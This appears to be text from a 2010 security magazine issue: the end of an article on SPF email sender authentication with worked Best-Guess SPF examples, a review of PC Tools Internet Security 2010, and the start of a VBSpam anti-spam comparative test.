But in email, because I want to hear from Tony and I have validated that it is him, I could give the email special treatment. I could take all validated email from Tony and apply less filtering to it, or skip filtering altogether. If I validate mail from a trusted domain like *PayPal*, I might put it onto a fast track and skip filtering to avoid false positives from it. The rest of the email goes through the normal pipeline, subject to all of the filtering and possible delays that spam filtering incurs.

In other words, an SPF pass allows you to trust a certain class of user and be more aggressive on the rest of the mail flow.

What you *should* do with an SPF pass

While being more aggressive on the rest of the mail is a nice idea, it doesn't work in practice. Spam filters are prone to false positives, but most spam filters are already reasonably accurate on spam. By becoming more aggressive, the mail that is already flagged as spam is flagged as 'spammier', but mail that is legitimate, but somewhat close to the spam threshold is now also flagged as spam. Spam that your filter wasn't catching before still won't be caught (at least most of it). The incremental catch rate of a more aggressive filter is not worth the trade-off of more false positives.

Action should only be taken on mail that passes an SPF check. If you want to implement a safe sender in your email, the only safe time to do so is when it passes an SPF check[3]. If you want mail to go through a separate lane for processing, it should only be done on mail that passes the check. The rest of the mail should be left alone, reverting to the default actions.

What you *could* do with an SPF fail

What about mail that fails an SPF check? What can you do?

The answer is that it depends. SPF hard fails generally allow the domain owner to specify what they want the receiver to do with mail when it fails a check. Financial institutions like *Wells Fargo* and *PayPal* often see their brands hijacked where spammers will attempt to send spoofed mail from e.g. service@paypal.com or notifications@wellsfargo.com. Since it is relatively common for spammers to use the exact email domains of these institutions, upon determination of a hard fail these types of mails should be discarded.

SPF soft fails are a bit trickier. The recommendation is to accept the mail, but mark it. This could be used in a scoring engine and used as a weight in the spam filter. SPF soft fails are not definitive. *Hotmail* uses an SPF soft fail as part of its SPF record. If you forward a message from a *Hotmail* account to another account but retain the sender address, this will (soft) fail an SPF check because the sending IP will be different but the address is still the same. However, in this case you still want the mail, so while it might not be clean from a spam filter's perspective, SPF soft fails alone are not enough to determine a message as spam.

What you *should* do with an SPF fail

While, theoretically, SPF hard fails should only be done when you want to discard mail with certainty, in practice, false positives occur. When someone is out on the road and connects to their mail server from a hotel or relays mail from an IP outside of their organization, SPF checks fail. The fact is that not everyone always accounts for

[3] We'll get to other methods of validation in a future article.

their sending IPs. There almost needs to be yet another mechanism – hard fail for organizations that think that they know all of their sending IPs but for whom spoofing isn't going to hurt their end-users, and super-hard fail for banks and organizations who have end-users that will suffer if they are tricked.

In my organization, a hard fail is assigned a heavier weight than a soft fail. Some organizations want to reject all mail that fails an SPF check, so that option is available to them.

Newsletters are an interesting case as they are especially prone to SPF soft fails. Many organizations outsource their mail campaigns to third-party services. These services send out mass mail to an organization's subscribers and attach the organization's name as the Envelope sender. Of course, the organization publishes SPF records and when the mail servers perform an SPF check, it fails. This is SPF working as intended. The organization could fix the problem by adding the third-party mailer's IP address(es) to its SPF records. The drawback would be that the third-party mailer could conceivably use this to send out spam and damage the reputation of the organization.

Even though it's easy for a spammer to spoof a domain and not use a brand's real email address – for example, by using support@paypa1.com instead of support@paypal.com (number 1 vs letter l) – in practice, spam filters get pretty good mileage out of using SPF checks in this manner. While it may be easy for a spammer to change the email address, many of them don't and this SPF technique is very useful in catching those spammers.

BEST-GUESS SPF

One of the strengths of SPF is that it explicitly allows the sender to define the source IP addresses that are allowed to send mail for its organization. I don't want any Tom, Dick or Harry to send as me, I only want me to send as me.

However, the reality is that not everybody has SPF records set up. It's true that many large organizations do, especially in the United States. However, in other parts of the world (even Western Europe), SPF compliance is low. The receiver has no way to determine whether or not the purported sending organization does actually send mail from that IP. It's a sad state of affairs.

Or is it?

One of the ways in which domains can be authenticated without SPF is by using an algorithm called 'Best-Guess SPF'. This is intended to be a temporary measure until more domains come on board and start publishing their SPF records. The technique isn't perfect, but it's not bad, either. It works in the following manner:

1. *Check the domain of the envelope sender.* If it doesn't publish SPF records, then check the MX-records and A-records of the sender's domain. If the sending domain comes from the same range of IPs as the MX-record or A-record, then the sender has been authenticated.

   Example 1 (using fictitious numbers)

   Transmitting IP = 292.10.20.30

   Envelope sender = terry@tzink.com

   A-record of tzink.com = 292.10.20.11

   MX-record of lost.com = 292.10.20.16/28 (292.10.20.16 – 292.10.20.31)

   Since the transmitting IP is within the range of the MX-records (an abnormally large MX-record, but hey, this example is fictitious), we have an authentication.

2. *If that doesn't work, get the reverse DNS of the sending IP.* If it matches the domain of the envelope sender, then the sender has been authenticated.

   Example 2

   Transmitting IP = 292.10.20.32

   Envelope sender = terry@tzink.com

   A-record of tzink.com = 292.10.20.11 → **No match**

   MX-record of lost.com = 292.10.20.16/28 (292.10.20.16 – 292.10.20.31) → **No match**

   Reverse DNS of 292.10.20.32 = tzink.com → **Match!**

   The reverse DNS name matches the name of the domain in the envelope sender, so the sender is authenticated.

   Example 3

   Transmitting IP = 282.10.20.32

   Envelope sender = terry@tzink.com

   Reverse DNS of 292.10.20.32 = <no reverse DNS> → **No match**

   The reverse DNS name does not match the envelope sender, therefore there is no sender authentication.

3. *If that doesn't work, use a technique known as PTR zone.* If the sender is a subdomain of the DNS PTR's zone, then it is authenticated as if the sender comes from the zone itself.

   Example 4

   Transmitting IP = 282.10.20.32

   Envelope sender = terry@awesome.tzink.com

   Reverse DNS of 292.10.20.32 = fantastic.tzink.com → **Close, but awesome.tzink.com is not a subdomain of fantastic.tzink.com.**

Example 5
Transmitting IP = 282.10.20.32
Envelope sender = terry@awesome.tzink.com
Reverse DNS of 292.10.20.32 =tzink.com → **Match because awesome.tzink.com is a subdomain of tzink.com**

Gmail uses Best-Guess SPF, and using this extra bit of authentication allows it to authenticate almost twice as much mail as a standard SPF check[4]. That's actually pretty good. Best-Guess is non-standardized and specific to the implementation, but does appear to have some valid uses. As mentioned earlier, authentication in this manner allows the receiver to skip some processing on mail they want to receive.

SUMMARY

SPF is a good framework for implementing sender authentication. It works for a number of reasons:

1. It is simple. Take the domain from the envelope sender, check its SPF record in DNS and see if the sending IP is in that range. That's a pretty simple algorithm.
2. It allows strangers to set up their policies and strangers to look them up. I don't need to know what *Microsoft*'s SPF record is, I can look it up in DNS. If I receive mail from someone I have never heard of before, I can check to see if they are coming from an authenticated source.
3. It allows you to authenticate senders you want to hear from. Since SPF specifically states how a check can be passed (namely, that an IP falls within the range), you can then choose to take action on those senders.
4. It allows you to reject mail from people who are spoofing another organization. This is an underappreciated tactic, but spam filters find great value in using SPF to discard phishing mails.
5. It allows organizations to tell you what to do with spoofed mail. This is really a follow-on from point 4, but nonetheless, if the cost to your organization's user base is high if it is spoofed, then you want a more aggressive policy when someone impersonates your organization and a receiver detects it.

Yet for all of these strengths, there are still several questions: What are SPF's drawbacks other than those we have outlined in this article? Can spammers get around SPF? If so, how? What is SenderID? How does that fit into things, and why was it even developed? Does it have any strengths that SPF doesn't have?

These questions will be addressed in the next article.

[4] At least it did back in 2006 when first presented at the Conference on Email and Antispam.

PRODUCT REVIEW

PC TOOLS INTERNET SECURITY 2010

John Hawes

PC Tools has been around in one form or another since 1998, originally operating as *WinGuides* and providing advice and guidance on various areas of computing, including security. The company adopted its current name in 2004, and picked up a considerable reputation for anti-spyware with its flagship *Spyware Doctor* product during the anti-spyware boom of the mid-noughties. As it became generally accepted that spyware formed a subset of the general malware threatscape and is best treated with an integrated approach, the company incorporated anti-virus into the *Spyware Doctor* line, released a standalone anti-virus product and later began offering the full *Internet Security* suite we'll be looking at here.

Various versions and iterations of *PC Tools*' anti-malware solutions have taken part in VB100 testing since the company's first appearance in the summer of 2007, including the standalone anti-virus product, *Spyware Doctor* with integrated anti-virus, and full suite solutions. For several years the products used the ubiquitous *VirusBuster* engine, and for a while they maintained a decent level of success in our tests, but following the company's acquisition by *Symantec* in mid-2008 some clear changes took effect. The product range switched to relying entirely on in-house technology and began to struggle somewhat in our demanding tests. In recent months, however, this period of transition seems to have settled down, with remarkable improvements noted across the board and the products are now outperforming those of their parent company in some areas.

Although broadly focused on security, the company's product line has remained diverse, with a wide selection of tools including registry clean-up, privacy protection, file recovery and separate firewall and anti-spam solutions among the current stable. The firm also bought in a behavioural monitoring system, *ThreatFire*, which – like many of the company's solutions including standalone anti-virus for both *Windows* and Mac users – is made available free of charge. The suite combines the standard selection of security modules, including *ThreatFire*, into a single premium package.

WEB PRESENCE, INFORMATION AND SUPPORT

PC Tools' main online presence at www.pctools.com has a clean and simple feel, heavily focused on the company's impressive product range. Details of the main solutions take up the bulk of the home page, with download links provided for all, and online purchase available for those for which a fee is charged. Additional products are covered in brief further down the page. Awards earned by the company's products also take pride of place on the main page, and rightly so – a link leads to a page stuffed to the gills with certifications and awards from numerous download sites, magazines and reviewers from around the world. Among this remarkable selection of accolades are, of course, some of the firm's recent VB100 awards.

The bulk of the main menu on the website is taken up with the product range, providing detailed information, free evaluation copies for just about the entire range, and online purchasing where applicable. The 'Company' section provides some background information on the firm, which is based in Australia with offices in several other countries, employs over 250 people around the world and boasts registered users in over 180 countries.

Also included in this section are the standard contact details, news stories, details of partner companies and so on – but most interesting is the 'Labs' area, which covers more experimental, cutting-edge and specialist tools and services provided by the firm to support its main product range. These include the 'Browser Defender' safe-surfing toolbar, a start-up item scanner, a patch scanner to check for out-of-date applications, the company's automated sample analysis service 'Threat Expert', and a bootable 'Alternate Operating System Scanner', to help with the removal of more deeply embedded infections which resist clean-up from within the running system, or which have rendered the system unresponsive.

All of these subsections link to a fairly busy forum area where fans and critics alike discuss the merits of the various offerings and troubleshoot each other's problems, with much of the assistance on offer apparently provided by expert users rather than company employees.

These forums are just a part of the support available to users of course, and support matters form the remaining top-level section of the website. This provides the standard user guides, FAQs and a rather complicated knowledgebase system, which seems to be an extended FAQ with a troubleshooting flow-through system. For paid-up licence holders, premium support is available with online chat, email and phone-based support.

The 'user guides' area contains full HTML manuals for all of the company's products – as we discovered later, the suite product has only a basic quick-start guide built in, and for more detailed information users are referred to these online manuals. The manual for the suite is pretty thorough and clear, with an approach leaning slightly towards the what-each-button-does style, but with some activity-oriented sections too.

Having exhausted the fairly straightforward offerings of the main website, a few other areas are worth mentioning. The ‘Guides’ section – which does not seem to be clearly linked to from any of the main sections but can be accessed via the company history page – provides an insight into the activities of *WinGuides* prior to its conversion to *PC Tools* some years ago. A wide range of tips, tricks and walkthroughs are provided for various areas of *Windows* adjustment and fine-tuning. These seem to have been left fallow for some time, but still provide some useful information. Also somewhat quiet of late is the *ThreatFire* team’s blog, which seems to have gone without updates for a few months.


INSTALLATION AND CONFIGURATION

Moving on to look at the product itself, we downloaded the 44MB installer package and ran it on a selection of systems. The set-up process follows a fairly standard path through EULAs, a selection of install locations and so on. A further 78MB of updates were downloaded and a reboot of the system was requested. On restart, a scan of the machine is initiated (more on which later), and once that is complete the interface can finally be accessed. In most cases, our first action on opening the GUI was to apply the licences provided for testing. This proved a somewhat confusing process: clicking the red-highlighted ‘Register’ button opened the company’s web page in a browser at the online purchasing page, leading us to search around the site for somewhere to enter our licence code; it was only after a few minutes’ confusion that we found that, back in the product interface, behind the browser window, the appropriate section had been opened and was ready and waiting for our details. From there on the process went quite smoothly, although it was rather confusing to see the product download a further 11MB of updates (presumably some additional functions available only to paid-up users), and then to demand a second reboot.

With everything fully installed and active, we took a closer look around the interface and control systems. The look and feel of the main GUI is very close to that of the *Spyware Doctor*, standalone anti-virus and other iterations of the suite which have taken part in numerous VB100 comparatives in the last few years. In our first few encounters with the GUI, we found its layout rather over complicated and lacking in clarity; over time, however, we have learned where the various controls are situated and fine-tuning the various settings has come to feel fairly intuitive – it is not clear to what extent this is due to familiarity as opposed to the minor adjustments and improvements that have been rolled in over the years.

The layout appears initially to conform fairly closely to the current standard layout for such interfaces, with a main home page providing an overview of the major components, their current status and some details of licensing and updating. There is also a handily placed button to initiate a general scan of the system. Such on-demand tasks can be configured more finely from the first of the main sections, also labelled ‘Start Scan’, which provides details of the multiple components of the product’s ‘Intelli-Scan’ system. In addition to the standard static file scanning, various other types of scanning are available, including the checking of registry entries, browser settings and cookies, running processes and those set to auto-start on boot-up, master boot records and much else besides. The standard, default scan covers a wide subset of the most important of these, and on a selection of test systems of varying levels of power and age it rarely took more than ten minutes or so to complete.

Within the scan area little further configuration is provided beyond the choice of which of these scans to include and which areas to check. Further down in the ‘settings’ section, however, some more detailed options are available, providing reasonably thorough coverage of the main fine-tuning controls required by the average user. This includes a community system which reports back on detections to help the developers measure the impact and spread of threats and to monitor the efficacy of detection routines, as well as allowing them to analyse suspicious items in more depth. The system is optional but seems to be enabled by default. A well-organized and simple scheduling system is also provided, allowing multiple jobs of varying configurations to be run as and when required.



All Protection is ON

Anti-Spyware Protection: ON

Anti-Virus Protection: ON

Anti-Spam Protection: ON

Firewall Protection: ON

General Protection Information

Subscription: Expires in 298 day(s)
Last Smart Update: 2 days ago
Last Scan: 2 days ago
IntelliGuard: ON

Complementing the Intelli-Scan system, and forming the second major sub-section of the interface, is ‘IntelliGuard’, the on-access component of the solution. Again, this is divided into numerous protection types, watching various areas for potentially dangerous activity. Most of these are fairly clear and self-explanatory, with the browser guard monitoring the browser settings for malicious adjustments, the network guard watching the networking settings, and so on, with the file guard, email guard and site guard similarly straightforward. Some others are less standard and a little less lucidly named – for example the ‘Immuniser Guard’, which actually monitors for ActiveX-based threats. At the top of the list is the most interesting and possibly the most powerful addition to the suite in its latest incarnation, the ‘Behavior Guard’ based on the company’s very highly regarded behavioural monitoring system, *ThreatFire*.

Each separate ‘guard’ has its own little section explaining its purpose, but there is little individual fine-tuning available for most of them, beyond the option to disable. Each section includes links to History and Exclusions, but these lead to general-purpose areas not specifically associated with the guard in question. Overall, however, the approach is clear and makes a lot of sense, with a lot less unnecessary overlap and self-promotion than in some products which try to make themselves seem thorough simply by splitting standard functions up into meaningless subdivisions.

In the ‘Tools’ section there is only a single entry, entitled ‘Malware Detective’. This appears to run a more thorough diagnostic scan of the system, providing a detailed report designed to be used to diagnose potential problems, particularly if the user suspects their machine is infected with an undetected threat. The scan itself takes only a few minutes with its default settings, and produces a detailed report summarizing the system status, which can then be uploaded automatically to the support department for further analysis.


The final portion of the interface is the main Settings area, which provides some finer controls for the areas already examined, as well as some more general controls. Updating behaviour, detection of ‘potentially unwanted’ items (disabled by default), scheduling, quarantine, excluded files, websites and so on, and event history can all be accessed and controlled from here. The last two subsections are by far the most detailed, providing controls for the anti-spam and firewall set-up, which we will look at in more detail later.

ANTI-MALWARE PROTECTION

Given the company’s roots in the anti-spyware field, it is only to be expected that it would excel in less traditional malware detection and protection, and we noted early on that the product was picking up on things few others had alerted on. On several of the test systems, the initial post-install scan raised several alerts on what we assumed were clean systems. On reaching the end of the scans and analysing the results, it was clear that most of these alerts were for ‘tracking cookies’ or cookies from suspect websites, which can be considered less of a threat than actual malware; indeed, the company has been criticized in the past for taking a rather alarmist attitude to such things, but as it is part of such products’ raison d’être to pick up on the slightest risk to the privacy of its users, it doesn’t seem inappropriate to identify any suspect item spotted.

As noted in our introductory comments, *PC Tools*’ products have had something of a rollercoaster ride in our comparative tests in the few years they have been taking part. From a steady start, when the *VirusBuster* engine formed a major part of the products’ detection capability, detection scores dropped sharply in 2009, after the company was taken over by another major anti-malware specialist and presumably had to stop using third-party technology. After a couple of rather disastrous performances (during which the developers gamely continued to submit the product for testing), improvements came quickly, and detection rates rose rapidly to much more respectable levels. In the last few tests in which they have appeared, *PC Tools*’ suite and *Spyware Doctor* products have done very well – perhaps not challenging the very top of the leader board, but sitting respectably at the upper end of the middle of the pack in most of our sets. Their reactive scores in our RAP tests have been particularly impressive, while the proactive rates have been less remarkable.

Of course, the product has numerous additional features to supplement the basic detection measured in our standard




IntelliGuard Protection

Behavior Guard - Enabled v 7.0.0.50

Behaviour Guard, powered by ThreatFire™, protects your PC against zero-day viruses, spyware, worms, Trojans and other malware by detecting malicious activity.

Behavior Guard provides the following:

✓ Protection against zero-day threats
✓ Detects and blocks malicious behaviour


PC Tools Internet Security

Medium Risk Level Threat Blocked

Internet Security has blocked the medium risk threat **Application.PDFTK**.

To allow next time, click **Allow**. Tick the box to remember your answer.

comparatives, most notably the behavioural monitoring and other aspects of the IntelliGuard system. The *ThreatFire* system in particular is designed to prevent infection from items not previously seen by the developers, based on rules of behaviour, and has a very strong reputation in this field. Indeed, in previous experiments with the standalone variant of the system (which remains available as a free download from the developers), we noted some excellent results.


Running some more, fairly unscientific tests, we attempted to access known-malicious sites (mainly through clicking on links contained in spam emails), and found the vast majority were easily protected against even when the resulting executable samples were not detected by the standard scanner. Protection was provided mainly by the heuristics and the behaviour monitor, but on a few occasions by alerts on known-suspect URLs and other threat vector monitors. Each time a threat was detected, a pop-up alerted on the attack and provided options to allow or block the threat, and to automatically perform the same action in future. This appeared only to apply to the specific threat ID, and we would have liked to have seen some options provided to apply actions automatically on a per-type basis – for example blocking all high-level threats (the system marks each threat on a scale of importance), or according to which section of the IntelliGuard list spotted the threat.

Of course, no product can guarantee 100% protection against all threats, and eventually we were able to find a few malicious links which were able to slip past the penetration-vector monitors, but in just about every case the behavioural system picked up on the activities of some portion of threat and stopped it carrying out its most serious activities. After trying several dozen attacks we didn't manage to find anything which could completely overcome the multiple layers, and we were highly impressed with the product's thoroughness.

OTHER FEATURES

Beyond these mainstream protective features, there are of course a few additional items required to make a product a full suite rather than just a very thorough anti-malware solution. In this case these are limited to the pretty much obligatory basics: firewalling and anti-spam.

We are not yet in a position to measure the efficacy of desktop-level anti-spam solutions – our anti-spam comparatives currently being geared exclusively toward server-based gateway products – but the configuration system appears fairly well designed and offers a decent level of control over its behaviour. It offers a selection of real-time blacklists, which can be implemented or ignored using a very simple slider system, which applies a more or less aggressive approach to filtering depending on the user's requirements. Mails can also be blocked by source country in a pretty simple manner. Additional controls are provided for changing the alert threshold for the Bayesian content filtering, message tagging, filtering of attachments by file type, and tweaking the training system to adjust to specific requirements (such as removing preset suspect words and phrases). These are all presented in a very simple, logical and usable manner with some pleasantly clear descriptions and definitions of terminology for the inexpert user.


virus bulletin - Google Search - Microsoft Internet Explorer

Address http://www.google.co.uk/search?hl=en&source=hp&q=virus+bulletin&meta=&aq=f&aqi=g10&aql=&oq=&gs_rfai=

File Edit View Favorites Tools Help
Back
Search
Favorites
Go
Links
Browser Defender
Web Images Videos Maps News Shopping Mail more
Web History | Search settings | Sign in
Google
virus bulletin
Search
Advanced Search
Search: ● the web ○ pages from the UK
Web
Show options...

Results **1** - **10** of about **1,220,000** for **virus bulletin**. (**0.16** seconds)

Virus Bulletin : Independent Malware Advice
Independent malware journal and website with advice, revie s and tutorials.
www.**virus**btn.com/ - Cached - Similar
Latest comparative, VB2010, VB100, Recent test summary, Rap test results, VB2009, This month, Register
More results from virusbtn.com »

Browser Defender Safety Info
This website is found to be safe
More Info...


Downloads:	0	0	0
Links:	0	0	0
Spam:	None detected		
Exploits:	None detected		

Virus Bulletin : VB100 award and logo
Virus Bulletin independently tests anti-virus produ
awarded with the VB100 logo for use on their prod
www.**virus**btn.com/vb100 - Cached - Similar

Virus Bulletin 2010: A Retrospective
Welcome to **Virus Bulletin** 2010. I'm Steve White. Some of you may recall that I was involved in the anti-virus industry back all those years ago, **...**
www.research.ibm.com/anti**virus**/SciPapers/Retrospective.htm - Similar

Virus Bulletin - Wikipedia, the free encyclopedia
Virus Bulletin is a magazine about the prevention, detection and removal of malware and spam. It regularly features analyses of the latest virus threats, **...**
en.wikipedia.org/wiki/**Virus_Bulletin** - Cached - Similar

Start downloading from site: http://uk.ask.com/?o=15019&l=dis


Browser Defender™ - Report for virusbtn.com - Microsoft Internet Explorer

Address http://www.browserdefender.com/site/virusbtn.com/

Site Report for virusbtn.com

We have assessed this site and in our view it is safe to visit.

Contact Info:
Server Location:
Popularity: Unknown

If you believe this site has been incorrectly classified please let us know.

Automated Web Safety Analysis for virusbtn.com

Download tests for virusbtn.com

No download testing results

We have not yet tested any downloads on this site.

The firewall system, of course, presents an extra layer of complexity – as such things must – but again some effort has clearly been made to render the fine controls reasonably accessible. The layout is sensible and easy to navigate, and wherever possible some explanations and clarifications are provided. The standard settings consider any new network to be untrusted and implement a good ruleset without impeding normal activities. It is also simple to switch to a more relaxed set of rules for more trusted networks at any time. Overall, it is quite an approachable system, providing ample tweakability for the firewall fetishist without being too complicated for the novice to explore and tweak their set-up.

There are a couple of extra items worth mentioning here, although really they come under categories previously discussed. The anti-spam feature has a toolbar which integrates with the *Outlook*, *Outlook Express* and *Thunderbird* mail clients and provides handy buttons for marking mails as spam or ham, as well as access to some of the configuration options provided in the main interface.

A similar toolbar is provided for *Internet Explorer*, as part of the Browser Defender system mentioned earlier. This is also available as a standalone product and provides part of the URL blacklisting system. As such, it acts as a supplement to such blacklisting features in some browsers, for example *Firefox*, and a control system for the manual white- and blacklisting of sites. It proved simple to use and fairly effective, blocking a number of sites as mentioned above, and while the toolbar itself is only available in *IE*, the blocking seemed just as effective in *Firefox*, picking up a number of sites not included on *Mozilla*'s own blacklists. It also provides link checking in search results, marking known-good and known-bad results and providing details of what is known about the site on hovering over an icon.

CONCLUSIONS

In the past, the attitude of the *VB* lab team towards *PC Tools*' products has been somewhat ambivalent, thanks to some difficulties in pushing it through our rigorous comparatives in the early days, and some rather unpredictable results over the years. Of late, though, the company has clearly matured into a solid and reliable provider, achieving some thoroughly respectable results in several recent tests and showing no sign of slowing its inexorable improvement. The addition of the *ThreatFire* component to this solid base makes for a formidable barrier to attack.

Looking more closely at the product itself has answered many of our questions about where it stands in the complexity scale of solutions. Since the acquisition by *Symantec*, *PC Tools* has come to be seen by some as at the geekier end of the giant's offerings, with *Norton* the mom-and-pop product aimed at the general, inexpert user while the *PC Tools* range has more appeal to those who are ready to invest some time and energy into their protection scheme. By this measure, the current suite clearly provides a greater degree of fine-tuning than many, but perhaps not quite as much as one would expect from a truly geek-oriented solution. In particular, areas such as the various layers of the IntelliGuard set-up might benefit from some more in-depth fine-tuning options. As they are, they provide a solid and reasonably unobstrusive defence against the vast majority of threats thrown at them, but more advanced users may find themselves digging around in vain for finer controls.

On the other hand, the depth of layering provided is fairly impressive, and in some components (notably the firewall and anti-spam areas) the deep control systems are impressively detailed while also being laid out with enough simplicity to make them accessible to all but the most computer-illiterate user. While we do always encourage users to make the effort to understand the dangers posed by the malware menace, and to educate themselves on how best to protect themselves, it is quite understandable that many would have neither the time nor the basic knowledge required for this, and *PC Tools* seems to have struck a good balance between providing advanced tools for the expert and set-and-forget simplicity for the novice.

From a company which offers such a wide range of solutions, we were somewhat surprised to find a suite offering little beyond the standard component set, with none of the rare and unusual extras we've seen creeping into some similar solutions in recent years – there is no parental control system here, no vulnerability monitoring, no encryption or sandboxing. However, by focusing on those essential basics, and providing solid coverage of every angle expected, *PC Tools* has put together an impressive suite which does not feel limited, but instead covers the necessary bases thoroughly, and does so simply and efficiently – a good job all round.

Technical details

PC Tools Internet Security 2010 was variously tested on:

AMD Phenom II x2 550, 4 GB RAM, running *Microsoft Windows Vista Business Edition*

AMD Athlon64 3800+ dual core, 2 GB RAM, running *Microsoft Windows XP Professional SP3*

Intel Atom N280 1.66 GHz Netbook, 2 GB RAM, running *Microsoft Windows 7 Professional*

COMPARATIVE REVIEW

VBSPAM COMPARATIVE REVIEW

Martijn Grooten

With 23 full anti-spam solutions on the test bench, this month's VBSpam comparative review is the largest to date, and the number of products achieving a VBSpam award also exceeds all previous records. It is certainly good to see that there are so many decent solutions on offer to fight the ever-present problem of spam, but what pleased me the most in this month's test was the record number of products that had no false positives.

The problem of false positives in spam filtering is regularly played down. After all, unlike anti-malware false positives, a missed legitimate email does no harm to a computer network or to an end-user's PC. However, this also means that false positives frequently go by unnoticed – they may disappear among the vast amount of real spam that is blocked by a filter, so that neither the customer nor the vendor realize the extent of the problem.

This is why false positives play a significant role in the VBSpam tests and why we add extra weight to the false positive score. In the calculation of a product's final score, the false positive rate is weighed three times as heavily as the spam catch rate, while a single false positive is considered as undesirable as over 200 false negatives. It is also why we are continuously trying to improve the quantity and quality of the legitimate emails used in the test.

THE TEST SET-UP

The test methodology has not been changed since the previous test; readers are advised to read the methodology at http://www.virusbtn.com/vbspam/methodology/ or to refer to previous reviews for more details. Email is still sent to the products in parallel and in real-time, and products have been given the option to block email pre-DATA. Once again, three products chose to make use of this.

As in previous tests, the products that needed to be installed on a server were installed on a *Dell PowerEdge R200*, with a 3.0GHz dual core processor and 4GB of RAM. The *Linux* products ran on *SuSE Linux Enterprise Server 11*; the *Windows Server* products ran on either the 2003 or the 2008 version, depending on which was recommended by the vendor. (It should be noted that most products run on several different operating systems.)

